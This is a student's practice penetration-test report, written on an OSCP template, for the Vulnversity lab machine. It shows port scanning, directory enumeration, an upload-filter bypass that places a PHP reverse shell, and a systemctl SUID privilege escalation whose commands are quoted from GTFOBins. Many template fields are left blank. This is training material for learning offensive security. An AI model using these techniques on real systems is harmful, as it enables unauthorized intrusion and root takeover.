Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-06-06

Contents

1 Vulnversity Pentensting Report

1.1 Introduction

The penetration test report contains all efforts that were conducted in order to get access to the machine . This report will be graded from a standpoint of correctness and fullness to all aspects of the Pentest. The purpose of this report is to ensure that the client has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Vulnversity Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.254.45 (Vunlversity) - Name of initial exploit

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.254.45

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP: 10.10.254.45

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.254.45	**TCP**: 21,22,139,445,3128,3333 **UDP**:

Nmap Scan Results:

=> we will use something called staging which is a way to improve our scan , first stage we perform a fast scan on the ports then we perform an indepth scan




Figure 3.1: Fast Scan




Figure 3.2: Deep scan


Http


=> we see a webservice running on port 3333 let's run gobuster and see what we can get

```
┌──(root💀kali)-[~/MyPentestLab/OSCP-Exam-Report-Template-Markdown]
└─# gobuster dir -u http://10.10.254.45:3333/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.254.45:3333/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/07 17:54:36 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 320] [--> http://10.10.254.45:3333/images/]
/css                  (Status: 301) [Size: 317] [--> http://10.10.254.45:3333/css/]
/js                   (Status: 301) [Size: 316] [--> http://10.10.254.45:3333/js/]
/fonts                (Status: 301) [Size: 319] [--> http://10.10.254.45:3333/fonts/]
/internal             (Status: 301) [Size: 322] [--> http://10.10.254.45:3333/internal/]
Progress: 28836 / 220561 (13.07%)                                                    ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/07/07 17:58:50 Finished
===============================================================
```


–> as we can see the internal directory sticks out and we found an upload page





we tried to upload a reverse shell but the extension seems to be blocked we downloaded the reverse shell from here : https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

=> For that we will use burpsuite and more specifically the intruder we will try to make a word list of extensions and give it to the intruder to see which one will be allowed



=> we can see the length difference here so after several tries the extension ".phtml" is allowed and the directory /internal/uploads is where our reverse shell is so we will set our netcat listener




Figure 3.3: Page

=> we will navigate to our reverse shell




Figure 3.4: Page




Figure 3.5: Page

=> and we got a shell on the machine we used python to stabilise our shell we got a user named bill and now we need to get root on this machine

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

SUID (Set Owner UserId upon execution) is a special type of file permission given to a file , gives temporary permissions to a user to run the program/file with the permission given to a file owner (rather than the user who runs it)

For example, the binary file to change your password has the SUID bit set on it (/usr/bin/passwd). This is because to change your password, it will need to write to the shadowers file that you do not have access to, root does, so it has root privileges to make the right changes.

=> we typed this command to search for weird suid binaries and systemctl sticks out




Figure 3.6: Page

=> we can check gtfobins https://gtfobins.github.io/gtfobins/systemctl/#suid

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Figure 3.7: Page

=> we will skip the first command since the suid exists => we will change the 4th line to make the bash an suid binary




Figure 3.8: Page




Figure 3.9: Page

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code